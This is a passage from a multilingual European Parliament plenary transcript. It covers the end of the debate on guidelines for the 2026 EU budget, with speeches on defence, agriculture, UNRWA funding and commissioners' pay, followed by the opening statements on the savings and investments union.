    Wenig überraschend trifft es bei diesen Fragen immer Organisationen, die eine andere Meinung haben als diejenigen, die sie angreifen. Und genau dasselbe, nämlich unliebsame Organisationen mundtot zu machen, das erleben wir jetzt auch durch Angriffe der CDU/CSU auf das LIFE-Programm und auf Umweltschutzorganisationen hier im Haus.

    Lassen Sie es mich ganz klar sagen: Steuergeld muss natürlich rechtmäßig ausgegeben werden. Aber wir haben das Vertrauen in den Rechnungshof oder aber auch in die EU-Kommission, die mehrfach deutlich gemacht hat, dass die Vorwürfe aus Reihen der CDU/CSU gegenüber diesen NGOs unhaltbar sind.

    Wir wünschen uns hier breite Mehrheiten für den Haushalt, und wir stehen auch dazu. Aber dann muss man auch sich gemeinsam mit den anderen demokratischen Fraktionen hier im Haus bei solchen Themen verhalten und darf sich nicht von den Rechtsextremen treiben lassen.


      João Oliveira, em nome do Grupo The Left. – Senhor Presidente, Senhor Comissário, um orçamento é sempre um teste que permite separar as intenções políticas reais das proclamações políticas vazias de conteúdo. A discussão das orientações para o orçamento da União Europeia para 2026 é um desses testes.

    As alterações que apresentámos dão uma resposta clara: é possível termos um orçamento que dê centralidade às soluções para os problemas dos povos. Por isso, apresentámos propostas que dão resposta ao aumento do custo de vida e apoiam a convergência no progresso económico e social. Propostas que promovem o pleno aproveitamento das capacidades produtivas de cada país, o investimento nos setores produtivos e a criação de emprego com direitos. Propostas que preveem o financiamento adequado ao combate à pobreza, nomeadamente à pobreza infantil, ao investimento público, ao reforço da capacidade de resposta dos serviços públicos, designadamente na saúde, na educação e na segurança social, ao acesso a uma habitação digna e a preços acessíveis para todos. Propostas para a defesa da paz, do respeito pela Carta das Nações Unidas e dos princípios do Direito Internacional e do reforço da ajuda pública ao desenvolvimento de outros países e povos.

    As propostas que apresentámos são essenciais para reverter orientações que vão num sentido errado, no sentido do militarismo e da corrida aos armamentos, no sentido do favorecimento das grandes empresas e das multinacionais – sob o pretexto da competitividade –, no sentido do desprezo pelos problemas que atingem os povos, as suas condições de vida e o seu futuro.

    O desafio que deixamos a este Parlamento é o de que se utilize o orçamento da União Europeia para aquilo em que ele pode ser útil aos povos e ao seu futuro e não para os prejudicar.


      Alexander Jungbluth, im Namen der ESN-Fraktion. – Sehr geehrter Herr Präsident! Der Haushaltsplan sieht sich anscheinend als Heilsbringer, doch in Wahrheit versteckt sich hinter den bunten Parolen Chaos und Versagen. Die EU hat sich auf einen falschen Weg begeben, auf dem man die Augen vor den wahren Problemen verschließt. So bezieht man sich in den Leitlinien ausführlich auf den Angriffskrieg Russlands gegen die EU, man spricht von einer vermeintlichen Verteidigungsfähigkeit, Klimawandel, Biodiversität. Das ist alles Ihr Programm, aber es sind nicht die Hauptprobleme unserer Bürger.

    Eine von der EU verursachte Energie- und Wirtschaftskrise, unkontrollierte Zuwanderung und der Verlust der Meinungsfreiheit – das ist das, was die EU-Bürger beschäftigt.

    Und lassen Sie mich eine Sache noch zur EVP sagen. Was mich gerade doch zum Schmunzeln gebracht hat, war Herr Simon von der CDU. Herr Simon hat doch gerade tatsächlich gesagt, mit Schulden könne man keine Probleme lösen, man solle doch auf Haushaltsdisziplin achten. Jene CDU, die im dreistelligen Milliardenbereich jetzt Schulden in Deutschland machen will, in einem Maß, wie es sich die Sozialisten niemals getraut haben, die erzählen uns hier jetzt etwas von Haushaltsdisziplin, davon, dass man Schulden doch zurückzahlen müsse. Das ist an Lächerlichkeit kaum zu überbieten. Sie haben alle Werte verloren. Die CDU ist im wahrsten Sinne des Wortes wertlos.


      Siegfried Mureşan (PPE). – Mr President, dear colleagues, Mr Jungbluth, our duty here in the European Parliament is to protect the citizens of Europe. And I am afraid that your speech here does not provide any additional protection, any additional certainty and any additional security to the people of Europe. This is the difference between pro-Europeans and between sceptics, extremists and anti-Europeans.

    We want to we want to solve problems here. We want to strengthen Europe. You want to weaken Europe and to just want to create problems.

    What is our approach for next year? Under the leadership of Andrzej Halicki, the European Parliament’s rapporteur for the budget 2026, we are putting forward clear priorities for the budget of the European Union for next year. Security, strategic autonomy, food security and economic resilience should be our priorities. We want to make our economy stronger, more competitive, more resilient so that we can together invest more in the security of our citizens, in defending our countries, in protecting our external borders, in overcoming the multiple risks that we are facing.

    Autocrats around the world are cooperating more and more. Russia is not the only country that is trying to weaken our cyber security. That is challenging the security at our external borders. And we need to provide a clear answer.

    And what Andrzej Halicki is putting forward is an approach based on the priorities of all pro-European groups. We believe this has to be supported, and we believe that particularly in the area of security, defence, protecting the citizens, we will have to do more, faster and for a longer period of time. We are starting with the budget of 2026, and we believe that these will be our priorities for the foreseeable future.

    Congratulations to the rapporteur.


      Sandra Gómez López (S&D). – Señor presidente, señor comisario, la guerra ha vuelto a nuestras fronteras. Rusia no solo ataca a Ucrania, ataca la idea que representa Europa: democracia, libertad y derechos. Por eso el futuro de Europa también se juega en otros países. Rusia busca desestabilizar a nuestros vecinos orientales y del sur. Y no solo lo hace con tanques, lo hace con desinformación, con chantaje energético y con financiación de actores antidemocráticos.

    Al mismo tiempo, los Estados Unidos dudan y en esa duda Europa tiene que decidir: o asume su papel en el mundo o lo perderá. No podemos depender de terceros para defender nuestros valores ni nuestra seguridad. Pero eso no solo se hace invirtiendo más en defensa, se hace también invirtiendo más en cooperación y en políticas de vecindad. Y por eso necesitamos en este presupuesto más recursos para todo ello. Porque apostar por nuestra vecindad no solo es un gesto de caridad, es un acto en defensa propia.

    Proteger nuestros países vecinos es proteger Europa. Y apostar por ello no es un gasto, es una inversión en paz, en estabilidad y en democracia.


      Bogdan Rzońca (ECR). – Panie Przewodniczący! Panie Komisarzu! Chcę powiedzieć bardzo wyraźnie, że ta propozycja jest lepsza, którą przygotował pan poseł Halicki niż w poprzednich latach. My patrzymy na realność gospodarki europejskiej i widać tutaj poważną zmianę, z czego się cieszymy. Cieszymy się, że nasze poprawki ECR zostały uwzględnione, bo zawsze mówimy tutaj, ktokolwiek reprezentuje ECR, że trzeba wspierać wspólną politykę rolną, dopłaty bezpośrednie, młodych rolników, bo to jest nasza przyszłość. Są uwzględnione średnie i małe przedsiębiorstwa, to także nasza ważna pozycja. Popieramy fundusz Erasmus+ dlatego, że młodzi ludzie powinni mieć możliwość kształcenia się. No i oczywiście też popieramy wszystko, co się dzieje w obszarze transportu i energii, ten aspekt jest po prostu tu uwzględniony.

    Także popieramy infrastrukturalne rozwiązania. W tym wypadku przypomnę, że trzeci raz zgłaszamy teraz poprawkę dotyczącą płotów, fences, kiedyś to było fences, teraz są bariery na granicy, ale jest to uwzględnione, trzeba to powiedzieć, te fizyczne zapory na granicy są uwzględnione, wobec tego, to też nas cieszy, bo Europa musi być przede wszystkim bezpieczna, więc także tę sytuację widzimy.

    Na pewno zauważenie kwestii mieszkaniowych, trudności związanych z mieszkalnictwem i odzwierciedlenie tego w budżecie też jest istotne. No i oczywiście, chociaż nie popieramy, nie popieramy wspólnej armii europejskiej, to wiadomo, to jednak te wszystkie działania, które są zawarte w tym dokumencie, naszym zdaniem zasługują na poparcie i ja tak zagłosuję. Więc myślę, że po prostu wszystkie te zapisy, także związane z mechanizmem obronnym, z tym, co się wiąże z ochroną ludności, bo mamy też katastrofy w Unii Europejskiej, jest odzwierciedlone w budżecie, więc to zasługuje na naszą uwagę i poparcie.


      Lucia Yar (Renew). – Mr President, Commissioner, colleagues, just last night, I returned from Kyiv, where I witnessed first-hand the looming threat that Russia poses to all of Europe. And believe me, we cannot afford to ignore the growing risks of further aggression further.

    It is crucial that we make security a top priority in our 2026 budget guidelines and negotiate it resolutely with Member States. I want to thank the rapporteur and the shadow rapporteurs for placing defence at the forefront of next year’s budget, because the war on our doorstep is real. And the only way to safeguard Europe’s future is through collective defence and unwavering support for Ukraine.

    Strengthening our military capabilities, investing in defence technologies and showing solidarity with Ukraine are all essential. Their fight is our fight. And by securing Ukraine, we protect the entire European Union. Now, more than ever, we must ensure our resources are focused on defending peace and strengthening Europe.


      Isabel Benjumea Benjumea (PPE). – Señor presidente, señor comisario, los presupuestos son la plasmación concreta y precisa de las prioridades políticas, de las respuestas a los retos y de las soluciones a los problemas. Los presupuestos son imprescindibles para el adecuado funcionamiento de las instituciones. Sin ellos, la acción política se limita a las promesas vacías, a la falsa retórica y a los artificios contables. Sin presupuestos, ni hay prioridades ni hay política.

    Si queremos en Europa apostar por la competitividad, la defensa, la seguridad, la cohesión, la PAC, la investigación o el Erasmus+, necesitamos un presupuesto. Por ello, quiero poner en valor el procedimiento presupuestario que tenemos en la Unión Europea y el trabajo de su ponente, el señor Halicki.

    Lamentablemente, no podemos decir lo mismo en España, en mi país, donde el Gobierno se niega a cumplir el mandato constitucional de presentar los presupuestos por segundo año consecutivo. Es una anomalía democrática absolutamente inconcebible en un Estado de la Unión Europea y quiero denunciarla públicamente aquí.


      Giuseppe Lupo (S&D). – Signor Presidente, signor Commissario, onorevoli colleghi, il futuro dell’Europa dipende dalla sua capacità di investire e di rilanciare la competitività in modo strategico e inclusivo.

    Per il 2026 sarà fondamentale avere un bilancio forte e concentrare i fondi europee su aree chiave che possano garantire un vero cambiamento.

    In primo luogo, i giovani: investire in istruzione e formazione, in particolare per l’occupazione giovanile e delle donne, è essenziale per lo sviluppo delle aree svantaggiate dell’Unione europea, come la Sicilia e la Sardegna.

    È necessario rafforzare gli investimenti per la salute e la ricerca, per gli aiuti umanitari tagliati dall’amministrazione Trump, per aiutare le popolazioni colpite da guerre, carestie e calamità naturali – come recentemente, purtroppo, in Birmania.

    Vogliamo un’Europa che investe sul futuro, che investe sui giovani; un’Europa che sia più equa, coesa e prospera.


      Tobiasz Bocheński (ECR). – Szanowny Panie Przewodniczący! Przez świat przetacza się wiatr zmian i zagrożeń. U progu Unii Europejskiej toczy się wojna. Wszyscy jesteśmy świadkami rewolucji technologicznej, która dzieje się na naszych oczach. Raport Draghiego pokazał, że gospodarka Unii Europejskiej wymaga gruntownych zmian, a te zmiany muszą rozpocząć się od odbiurokratyzowania i deregulacji, która powinna się odbyć. I niewątpliwie widzimy interesującą i ciekawą dyskusję wokół tych kwestii w Unii Europejskiej. Wytyczne dla budżetu 2026 i to, co przedstawił sprawozdawca, zasługuje na naszą uwagę, ponieważ pokazuje zmiany, ale jednocześnie ma też wiele wad, o których warto powiedzieć.

    Nie ma radykalnego odejścia od głupiej polityki Zielonego Ładu, który niszczy naszą gospodarkę i sprawia, że nie będziemy konkurencyjni wobec Unii, wobec Stanów Zjednoczonych i Chin. To wymaga głębszego przemyślenia i głębszych korekt niż te, które są zaproponowane i zmierzają wszak w lepszym kierunku niż w latach poprzednich.


      Janusz Lewandowski (PPE). – Panie Przewodniczący! Panie Komisarzu! Uzgadniamy priorytety Parlamentu na rok 2026. Pozycja Parlamentu, czyli siła negocjacyjna, powinna być solidnie wsparta przez głosowanie większościowe w środę. To jest ważne, dlatego że Parlament ma realny wpływ na budżety roczne w ramach codecision, a szczególnie teraz mamy ogromne problemy, żeby w ciasnych ramach wieloletnich ram finansowych 2021–2027 znaleźć solidną odpowiedź finansową na nowe wyzwania, nowe zagrożenia.

    Dlatego uciekamy się do rozwiązań pozabudżetowych, takich jak NewGenerationEU czy nowa inicjatywa SAFE z gwarancją budżetową, ale opartych na artykule 122, który praktycznie eliminuje Parlament. Dlatego tak ważne jest, aby ta karta przetargowa Parlamentu obroniła się w głosowaniu w środę. To będzie nasz egzamin ze sztuki zawierania kompromisów na tym forum. Idąc poza budżety roczne, jesteśmy coraz bardziej ciekawi, co nam komisarz Serafin wyszykuje w budżetach po roku 2027.


    Catch-the-eye procedure


      Gabriel Mato (PPE). – Señor presidente, cuando hablamos de los próximos presupuestos, como canario, no puedo dejar de llamar la atención sobre la importancia del POSEI y la necesidad de adaptarlo a la situación actual. Por eso hay que celebrar que se haya incluido nuestra enmienda en el informe sobre las orientaciones generales para la preparación del presupuesto 2026. La ficha financiera del POSEI lleva trece años sin actualizarse y es el momento de que la modifiquemos para reflejar el aumento de costes derivado de la inflación y el aumento de los precios de la energía, y así asegurarnos de que la agricultura en Canarias siga gozando del necesario apoyo de la Unión.

    Pero más importante aún, y mirando más allá de 2026, las negociaciones para el próximo marco financiero plurianual comenzarán pronto y debemos garantizar que todos los agricultores de la Unión reciben apoyo económico, especialmente los de las regiones ultraperiféricas. El Parlamento está haciendo su parte; incluso la Comisión Europea ha reconocido que estas regiones requieren de un compromiso firme por parte de la Unión. Ahora les toca a España y al resto de Estados miembros asegurarse de que este compromiso no es en vano.

    Desde el Partido Popular Europeo vamos a seguir luchando para mejorar el apoyo financiero al sector agrícola canario, ahora y más allá de 2027, reafirmando nuestro compromiso con el sector agrario, con el POSEI y con su…

    (el presidente retira la palabra al orador)


      Maria Grapini (S&D). – Domnule președinte, domnule comisar, stabilirea direcțiilor prioritare pentru bugetul pe 2026 este extrem de importantă. De ce? Nu putem să avem bani în perioada următoare mai mulți, dacă nu îi investim acolo unde poate să ne aducă bani mai mulți, și anume în cercetare, în inovare, în IMM-uri, pentru a putea să dezvoltăm locuri de muncă bine plătite.

    Nu putem să avem economie competitivă dacă nu avem oameni bine pregătiți profesional – iată de ce trebuie să avem buget pentru educație –, dacă nu avem oameni sănătoși – iată de ce trebuie să avem bani pentru sănătate – și dacă nu avem oameni bine plătiți. Deci, domnule comisar, spuneați că trebuie să găsim resurse suplimentare. De unde le găsim? Eu cred că le găsim dacă investim bine, dacă investim în coeziune, dacă investim în toate zonele geografice, să nu mai avem zone rămase în urmă. Și da, dacă avem o economie performantă. Dar mai este o problemă, dacă știm să ne apărăm piața internă, pentru că în prezent avem concurență neloială și distrugem locuri de muncă. Prioritățile pentru 2026 ale bugetului sunt extrem de importante și depinde de noi să le facem bine.


      Sebastian Tynkkynen (ECR). – Mr President, the European Union is facing many challenges, both from outside and within our borders.

    If we want to provide a safe and competitive Europe for the next generation, we must change our priorities.

    Our economic competitors are celebrating massive investments into new technologies, while overregulation and high costs keep European companies in a chokehold.

    The numbers don’t lie. Our economic growth has fallen behind. A lot must change.

    It is time to reconsider ideological green goals, and instead shift our full focus towards creating a mighty Europe that allows our businesses to thrive instead of transferring factories to China.

    We have to take these steps if we want to ensure our resilience in times of a crisis.

    And all of my colleagues: look around, the crisis is already here.

    Let’s act accordingly.


      Marc Botenga (The Left). – Monsieur le Président, je vais aborder un élément qui n’a pas été abordé et qui a fait la Une des différents journaux: c’est le fait que, comme chaque année, il y a une augmentation de salaire pour les commissaires européens, et notamment pour la présidente de la Commission européenne, Mme von der Leyen. Je me rappelle que, quand j’ai débarqué ici il y a quelques années, elle était à environ 30 000 euros par mois. Quand je racontais cela aux gens, ils me disaient: «Non?! C’est pas possible?!» Aujourd’hui, apparemment, elle va dépasser les 34 000 euros par mois.

    Cela fait très longtemps que nous, députés du groupe The Left, demandons une réduction de moitié des salaires des commissaires européens, afin qu’ils se rendent un peu compte des priorités des gens. Parce qu’évidemment, cela a une incidence sur les choix budgétaires que nous faisons. Il est facile, après, de dire, quand on gagne autant, que l’on va prendre de l’argent du Fonds de cohésion, destiné aux citoyens européens, pour le donner à l’industrie militaire.

    Ma question, aujourd’hui, c’est: «Y a-t-il un plafond?» Nous en sommes à 34 000 euros par mois pour la présidente de la Commission européenne. Y a-t-il vraiment un plafond? Je pense, chers collègues, que ce plafond, nous devons l’imposer, pour avoir une Europe qui serve les intérêts des gens et non de quelques riches seulement.


      Nina Carberry (PPE). – Mr President, Commissioner, firstly, congratulations to the rapporteur Mr Halicki on a well‑crafted, forward‑looking report.

    The 2026 budget will be a vital tool to strengthen Europe’s agriculture, fisheries, research and education sectors. But it must also rise to the challenge of new and fast‑evolving priorities. To boost its competitiveness, Europe must innovate more and faster. That means greater financial backing for SMEs, simplifying their reporting obligations and lowering barriers to the single market, our greatest asset. I also welcome the clear focus on fighting disinformation, promoting gender equality and investing in healthcare and humanitarian aid. Let’s make sure the 2026 budget delivers for all Europeans.


      Hildegard Bentele (PPE). – Mr President, dear colleagues, we urgently need new guidance in this budget on EU funding for UNRWA, the unique agency for Palestine, which now operates in Gaza without effective international oversight since Israel has cut off contact to UNRWA on the basis of a Parliament’s decision end of January.

    Mr Germain, Madam Gómez López, there is a serious risk that EU-funded humanitarian aid is being diverted to Hamas, an EU-listed terror organisation that has executed the attacks on 7 October, that controls the territory, that has deeply infiltrated local institutions and the education system, and that bluntly denies Israel’s right to exist.

    There is evidence that humanitarian aid intended for the civilian population in Gaza is diverted. Former hostages testified that Hamas captors consumed UNRWA-branded food while they starved. UNRWA facilities have been linked to Hamas tunnels used for hiding escape routes and torture.

    Most importantly, UNRWA has failed to reform. The Colonna report of 2024 clearly states that UNRWA educational materials still include hateful and anti-Semitic content, strongly disregarding the opinion of…

    (The President cut off the speaker)


      Lukas Sieper (NI). – Mr President, dear people of Europe, in a time of war, inflation and political fragmentation, this Parliament is doing something remarkable. We are looking beyond the crisis.

    The 2026 guidelines invest in security and competitiveness, in climate protection, yes, and they also invest in Europe’s soul, because hidden between figures and margins lies a historic promise. The vision of a truly united Europe with funding for enlargement, for neighbourhood stability, for institutional readiness. We are saying to the people of the Balkans, you belong!

    (The speaker spoke in a non-EU language)

    Because we are not whole until our flag shines over Pristina, over Sarajevo and over Tirana. And that’s why, even in dark times, we keep building the light. That’s what this budget says. That’s what Europe stands for.


      Γεώργιος Αυτιάς (PPE). – Κύριε Πρόεδρε, κύριε Επίτροπε, κύριε Serafin, ως Έλληνας ευρωβουλευτής αισθάνομαι ιδιαίτερη χαρά γιατί —εκτός του ότι είστε φίλος της Ελλάδας— συμπεριλάβατε την εισήγηση του κυρίου Halicki και του κυρίου Mureșan —εξαίρετων συναδέλφων— στο να θωρακιστούν τα σύνορα της Ευρώπης. Και γνωρίζετε πολύ καλά ότι και τα ελληνικά σύνορα είναι ευρωπαϊκά, και ότι έζησε η Ευρώπη εκείνη τη δύσκολη νύχτα στον φράχτη του Αιγαίου απίστευτες καταστάσεις. Με απόλυτη σαφήνεια, ο κύριος Halicki, ο κύριος Mureșan και ο κύριος Ressler έδωσαν μεγάλη μάχη για τις φυσικές καταστροφές, ώστε γρήγορα να έρχονται οι αποζημιώσεις. Kαι το τρίτο και καλύτερο: μέτρα για τις κοινωνίες. Να στηρίξουμε τις κοινωνίες που μας έφεραν εδώ με μέτρα για τη στέγαση, για μισθούς, για συντάξεις, για πρόνοια, όπως ακριβώς είπαν. Και να ξέρετε κάτι: οι λαοί μας δεν θα ξεχάσουν ποτέ αυτήν την προσφορά.


    (End of catch-the-eye procedure)


      Piotr Serafin, Member of the Commission. – Mr President, I believe that this debate confirms that the guidelines prepared by the rapporteur are a balanced document which can count on a broad support in this House, which is, to be frank, also a good news from the perspective of the Commission, because, as it has been stated by a few of the speakers, at the current moment, full of uncertainties and chaos, the European Union and also the European Parliament should contribute to the stability and predictability.

    The successful adoption of the guidelines and later on of the annual budget could be an important factor, passing the message also to the Europeans that we provide the stability and predictability in those difficult times.

    What I will take also from this debate is that indeed there is a need to look for the balance. Defence and security are going to play an important role in the years to come, but we should not forget – and that is what the guidelines also remember – that we are not going to have defence and security without a strong and competitive economy.

    And what is also reflected in those guidelines is that we need not only defence and security, not only competitiveness, but we cannot forget also about the cohesion of the Union and about the need to provide food security. And these are the elements that we should keep in mind, and we will keep it in mind. And I can assure you, on behalf of the Commission, that we will play our role in ensuring the successful negotiations of the budget for 2026.


      Andrzej Halicki, rapporteur. – Mr President, colleagues, thank you very much. All colleagues really engaged in the process.

    I would like to emphasise that, first of all, to have the strong position of the Parliament, we have to have the text. And of course, I’m also listening to your remarks. All the opinions are very important. I would like to protect this balanced text because this is the effect of the teamwork based on – I can say generally – five political groups together. So, it is good to have the majority on Wednesday.

    And, of course, we still have 93 amendments. So, from different point of views, we can improve the text. But in this moment, I would like to ask you, and also say very openly, even one better amendment adopted from one side can spoil the whole process we achieved during the negotiations. And we have to be very careful because we are living in very tough times.

    And the question concerning security: yes, of course this is the priority number one. But to achieve the result, we have to have our common strong position. And without these guidelines, our position will be weaker. So having in mind that the negotiations are just starting, I would like to ask you for responsibility and understanding.

    Thank you very much once again for the teamwork and the tough work which was done, also with your assistance together during last months. Thank you and see you on Wednesday.


      President. – Thank you very much, Andrzej. We keep our fingers crossed for your report.

    The debate is closed.


    13. Savings and investments union (debate)


      Maria Luís Albuquerque, Member of the Commission. – Mr President, honourable Members, thank you for the opportunity to join you today to outline the main elements of the savings and investments union. The EU has major investment needs, and the world around us is changing dramatically. Furthermore, our economy is underperforming, so we cannot afford to maintain this status quo.

    At the same time, the EU has enormous potential and the means to secure its economic future. If we fail to act, if we do not respond urgently and collectively to the threats and changes around us, we risk letting our citizens down and losing our place as a leading global voice.

    I have seen unprecedented political attention on SIU and this is welcomed. We need to keep the momentum going. My vision for a successful SIU is one where: households have more opportunities to build wealth and save for the big events in life; there is a faster growing economy with more and better jobs; and there are enough funds flowing for our companies, especially those which are critical for our strategic priorities.

    To ensure we succeed, we must act swiftly and decisively. We must see real change in the overall single market, but also in individual Member State markets. And most importantly, we must put our citizens first. By prioritising household wealth creation, we can bring new opportunities and spark a wave of economic growth across Europe.

    We cannot do this alone: EU institutions, Member States, the private sector and civil society need to work together. It’s a shared responsibility. The SIU is an enabler to finance our common priorities as outlined in the Competitiveness Compass and will mainstream simplification, burden reduction and digitalisation.

    The communication the Commission adopted on 19 March sets the SIU over four strands. First, citizens and savings. Currently, our citizens hold too much of their savings in deposits. These are liquid and safe and help finance the European economy through banks, but they also yield limited returns. Citizens could get higher returns by investing in capital markets. However, those who invest often find it easier to do it in foreign markets. This means that our businesses have fewer European financing options. Our savers lack EU investment opportunities, and our businesses struggle to access the capital they need.

    We must fix this mismatch. We will take action to make investing in the EU easier and more beneficial for those who want to invest and choose to do it. The savings and investments account will help in that regard.

    We will also work in the area of supplementary pensions, examining the Directive on institutions for occupational retirement pensions, the Regulation on the pan-European personal pension product. Furthermore, we will work on pension dashboards and pension tracking based on best practices. We will further issue recommendations on auto‑enrolment.

    Second, investment and financing. More diversified sources of finance, including cross-border help to companies of all types and sizes to grow and create jobs. We will therefore take measures to stimulate equity investments by institutional investors. We will also explore ways to leverage on publicly financed projects by the EIB Group or promotional banks, to attract private money into strategic projects. Moreover, we will revise the legislation on European venture capital funds and we will review the EU rules on securitisation. Differences in national taxation procedures can create administrative burden and barriers, so this is also something that we will address.

    On integration in scale, too often European firms cannot profit from the scale and synergies of the single market because it remains fragmented. This is a huge competitive disadvantage for the EU. We will therefore present proposals to remove barriers to cross-border operations of market infrastructures, asset management and distribution of funds. This will enable market participants to grow efficiently across the EU and to lower costs of financial services for businesses and citizens.

    Fourth, efficient supervision in the single market. We also need strong supervision. All market participants must be treated the same way, no matter where they are located in the EU. We need the European supervisory authorities to reinforce supervisory convergence and to identify and dismantle divergent national practices. We will present proposals to achieve a more unified supervision, including by transferring certain supervisory tasks to EU supervisors.

    And finally, on banking. Europe’s capital and banking markets are deeply connected, and the savings and investments union recognises just that, but linking the two closely, capital and banking markets. However, Europe’s banking sector also remains deeply fragmented. We need large and diversified banks at the single market scale, not just at national scale. I intend to encourage banks to make better use of the single market and call on all stakeholders to support the completion of the banking union. I am now looking forward to this debate.


      Markus Ferber, im Namen der PPE-Fraktion. – Herr Präsident, Frau Kommissarin, liebe Kolleginnen, liebe Kollegen! Europa steht vor großen Herausforderungen. Hohe Investitionen müssen in Verteidigung, in Digitalisierung, für den Klimaschutz getätigt werden. Gleichzeitig haben wir geopolitische Spannungen, die auf unsere Wirtschaft drücken, und die öffentlichen Kassen sind weitgehend leer. Deswegen wird die Aktivierung von privatem Kapital immer wichtiger, und ich glaube, das ist der richtige Zeitpunkt, dieses Thema zu adressieren.

    Wir brauchen eine tiefere Integration der europäischen Kapitalmärkte. Wenn wir eine leistungsfähige europäische Wirtschaft wollen, dann brauchen wir auch leistungsfähige europäische Kapitalmärkte. Es darf nicht sein, dass europäische Unternehmen für Aktiengänge lieber nach New York gehen. Es kann nicht sein, dass europäische Unternehmen, wenn sie Geld auf dem Kapitalmarkt aufnehmen, lieber nach London gehen, und dass für europäische Sparer die attraktivsten Angebote auch auf der anderen Seite des Atlantiks liegen. Eine wirkliche Spar‑ und Investitionsunion zu schaffen, ist nicht nur dafür entscheidend, unseren Wohlstand zu sichern, es ist auch eine geostrategische Frage.

    Die Notwendigkeit für eine tiefere Integration der europäischen Kapitalmärkte sollte deswegen eigentlich jedem klar sein; trotzdem treten wir seit zehn Jahren auf der Stelle. Die Probleme sind hinlänglich bekannt: Steuersysteme harmonisieren, beim Insolvenzrecht vorankommen, besser abgestimmte europäische Finanzaufsicht, um nur ein paar wenige Stichworte zu benennen.

    Wir haben kein Erkenntnisdefizit, wir haben ein Handlungsdefizit, und es sind die, die nicht da sind – die Mitgliedstaaten –, die bisher alles ausgebremst haben: Jede Initiative wurde von den Mitgliedstaaten blockiert. Es ist traurig zu sehen, dass auch heute niemand von den Mitgliedstaaten hier im Plenum des Europäischen Parlaments ist.

    Die Kommission hat einen richtigen Impuls gegeben. Wir sind bereit, das zu unterstützen – ich hoffe, der Rat auch.


      Aurore Lalucq, au nom du groupe S&D. – Monsieur le Président, Madame la Commissaire, chers collègues, notre épargne finance aujourd’hui les États-Unis. Trois cents milliards d’euros par an: telle est notre participation au financement de l’économie d’un gouvernement qui n’est malheureusement plus notre allié, qui cherche à étouffer notre agriculture, notre viticulture ou encore notre industrie à travers des droits de douane aussi arbitraires qu’injustes.

    Combien de temps allons-nous encore être assez bêtes pour financer l’économie du gouvernement Trump? Rapatrier notre épargne est évidemment un enjeu économique – vous l’avez parfaitement dit, Madame la Commissaire – car elle pourrait nous aider à investir dans l’industrie, le réarmement ou la transition écologique, à un moment où l’Europe vit au-dessous de ses moyens.

    C’est aujourd’hui, surtout, un enjeu politique. Aussi soutenons-nous pleinement le projet de la Commission européenne, avec peut-être quelques nuances – pour ma part, j’estime que la question de la titrisation est hors-sujet. Nous pouvons peut-être aller plus loin en demandant aux gestionnaires d’actifs d’investir un minimum dans l’Union européenne.

    Je partage la conclusion de M. Ferber: il est temps que les États membres arrêtent de bloquer ce projet, et leur absence aujourd’hui est assez significative.


      Enikő Győri, a PfE képviselőcsoport nevében. – Tisztelt Elnök Úr! Brüsszel hibás gazdaságpolitikájának kiigazításához az első lépés a versenyképesség javítása. Ehhez pedig beruházásra van szükség, de nem hitelből. Patriótaként nem fogjuk hagyni, hogy adósságba rángassák a jövő nemzedékeit.

    A tőkepiac mélyítése és a magántőke mozgósítása jó irány. Az állampolgárok és a vállalkozások számára is könnyen hozzáférhetővé kell tenni a tőkepiacot ‑ ahogy az a budapesti nyilatkozatban is szerepel.

    De néhány megjegyzés: az első, hogy Európa kockázatvállalási kedve sosem lesz akkora, mint Amerikáé. Teljes kulturális váltást szorgalmazni illúzió, ehelyett üzletbarát környezetet kell kialakítani itt, ami itt tartja és mozgósítja a megtakarításokat. Kevesebb és észszerűbb szabály: ez a kulcs. A második, hogy a közös tőkepiac minden tagállam számára fontos, hogy azonos lehetőségeket biztosítson. A harmadik: a megtakarítások és a beruházások összekapcsolását a piacra kell bízni, politika és ideológia nélkül.

    A Bizottság ne akarjon diktálni, építsen a tagállami jó gyakorlatokra és véleményekre. Ne központosítson, hanem szinergiára törekedjen. Tartsa tiszteletben a tagállami hatásköröket, különösen felügyeleti és adózási kérdésekben. Mi, patrióták továbbra is a piac igényein alapuló, igazságos üzleti környezetért fogunk küzdeni.


      Giovanni Crosetto, a nome del gruppo ECR. – Signor Presidente, signora Commissaria, onorevoli colleghi, le ragioni che ci spingono ad accelerare sull’Unione del risparmio e degli investimenti le conosciamo: abbiamo una propensione al risparmio nell’eurozona più che doppia rispetto a quella degli Stati Uniti.

    Di questo risparmio soltanto il 30 % viene investito, mentre il 70 % rimane sui conti correnti, anche per via del nostro sistema bancocentrico, che vede i finanziamenti arrivare per il 70 % dalle banche e solo per il 30 % dai mercati.

    Dovremmo però, Commissaria, iniziare a parlare di alcune soluzioni, come ad esempio la modifica del trattamento prudenziale degli investimenti bancari nell’equity delle banche, o come la modifica dei requisiti di capitale che ostacola tutto il mondo e il settore delle cartolarizzazioni.

    Oppure, anche, come la modifica delle aspettative della vigilanza che, se non verranno allineate con il nuovo pacchetto omnibus, non consentiranno al settore finanziario di valutare le esposizioni delle imprese ai rischi del cambiamento climatico; o, infine, come la modifica – o sarebbe meglio dire eliminazione – di feeder.

    Lei, Commissaria, sa che domani inizia un trilogo importante perché, così come è scritto, consentirebbe ai paesi terzi di accedere ai nostri dati finanziari, senza tra l’altro la reciprocità, compromettendo fortemente la nostra competitività.

    Se vogliamo ottenere la competitività e completare l’Unione del risparmio e degli investimenti, noi dovremmo cercare di ridurre, se non eliminare, tutte quelle regolamentazioni che sono eccessive, se non dannose.


      Damian Boeselager, on behalf of the Verts/ALE Group. – Mr President, thank you, Commissioner, for the presentation of the report. I have to say, these are not normal times. In normal times, maybe it would have been fine to propose a patchwork of ideas on how we can become a bit more unified in our financial markets.

    But we have seen a situation where European competitiveness is at risk with the tariffs that come from the US. We have also seen a situation where still the S&P 500 has seen a 5 % decline year to date since January, and indices like the DAX are actually improving by around 15 %.

    So, we have a huge potential now to really build European competitiveness. But for that, we cannot just do a little patchwork of ideas, but we have to do an actual Union. We have to do something that is worth being called a Union.

    For that we need two things: we need national leaders to change how they decide about European fiscal and financial rules – and this is something that also ECB President Lagarde has asked for this morning, we need to wake up, we need fundamental change – and we need more investment in our innovation capacity. And here in this proposal I do see too little of that.


      Gaetano Pedulla’, a nome del gruppo The Left. – Signor Presidente, signora Commissaria, onorevoli colleghi, l’Unione dei risparmi e degli investimenti, al di là del titolo del progetto, pure condivisibile, nasconde un pericolo fortissimo per i cittadini europei.

